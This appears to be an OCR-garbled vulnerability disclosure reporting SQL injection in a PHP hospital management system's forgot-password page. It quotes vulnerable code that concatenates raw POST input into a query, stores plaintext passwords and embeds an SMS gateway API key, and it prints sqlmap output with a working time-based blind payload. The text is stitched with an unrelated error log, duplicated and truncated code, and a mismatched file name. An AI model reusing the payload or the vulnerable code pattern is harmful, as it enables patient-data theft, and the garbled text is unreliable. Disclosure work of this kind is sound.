

Hospital Management System patientforgotpassword.php has Sqlinjection

A SQL injection vulnerability exists in the Hospital Management System index.php has Sqlinjection   The basic introduction of the vulnerability is that SQL injection means that the web application does not strictly judge or filter the validity of user input data.   An attacker can add additional SQL statements to the end of a predefined query statement in a web application, and perform illegal operations without the knowledge of the administrator.   In this way, the database server can be tricked into performing any unauthorized query and obtaining the corresponding data information.




```
include("header.php");
include("dbconnection.php");
if(isset($_SESSION[patientid]))
{
    echo "<script>window.location='patientaccount.php';</script>";
}
if(isset($_POST[submit]))
{
    $sql = "SELECT * FROM patient WHERE loginid='$_POST[loginid]' AND status='Active'";
    $qsql = mysqli_query($con,$sql);
    if(mysqli_num_rows($qsql) >= 1)
    {
        $rslogin = mysqli_fetch_array($qsql);


        $msg = "Kindly enter Login ID: $rslogin[loginid] and Password is : $rslogin[passwor
        ?>
<iframe style="visibility:hidden" src="http://login.smsgatewayhub.com/api/mt/SendSMS?APIKey=
<?php
        echo "<script>alert('Login details sent to your registered mobile number...'); </scr
        echo "<script>window.location='patientlogin.php';</script>";
    }
    else
    {
        echo "<script>alert('Invalid login id entered..'); </script>";
    }
}
?>
<div class="wrapper col2">
  <div id="breadcrumb">
    <ul>
      <li class="first">Recover Password</li></ul>
  </div>
```

```
A fatal error occurred, the default install location cannot be obtained.
[Error - 下午11:29:46] Connection to server got closed. Server will not be restarted.
```



```
    echo "<script>window.location='patientaccount.php';</script>";
}
if(isset($_POST[submit]))
{
    $sql = "SELECT * FROM patient WHERE loginid='$_POST[loginid]' AND status='Active'";
    $qsql = mysqli_query($con,$sql);
    if(mysqli_num_rows($qsql) >= 1)
    {
        $rslogin = mysqli_fetch_array($qsql);


        $msg = "Kindly enter Login ID: $rslogin[loginid] and Password is : $rslogin[password] to login Healthcare system..";
        ?>
<iframe style="visibility:hidden" src="http://login.smsgatewayhub.com/api/mt/SendSMS?APIKey=qyQgcDu3EEiw1VfItgv1tA&senderid=WEBS
<?php
```



```
sqlmap identified the following injection point(s) with a total of [illegible] HTTP(s) requests:
---
Parameter: #1* ((custom) POST)
    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: loginid=-1' OR 3 AND (SELECT 4409 FROM (SELECT(SLEEP(5)))AMPY)-- WRGM21=6 AND 00065=00065 -- &submit=Recove
r Password
---
```

SqlMap Attack

```
Parameter: #1* ((custom) POST)
    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: loginid=-1' OR 3 AND (SELECT 4409 FROM (SELECT(SLEEP(5)))AMPY)-- WRGM21=6
AND 00065=00065 -- &submit=Recover Password
```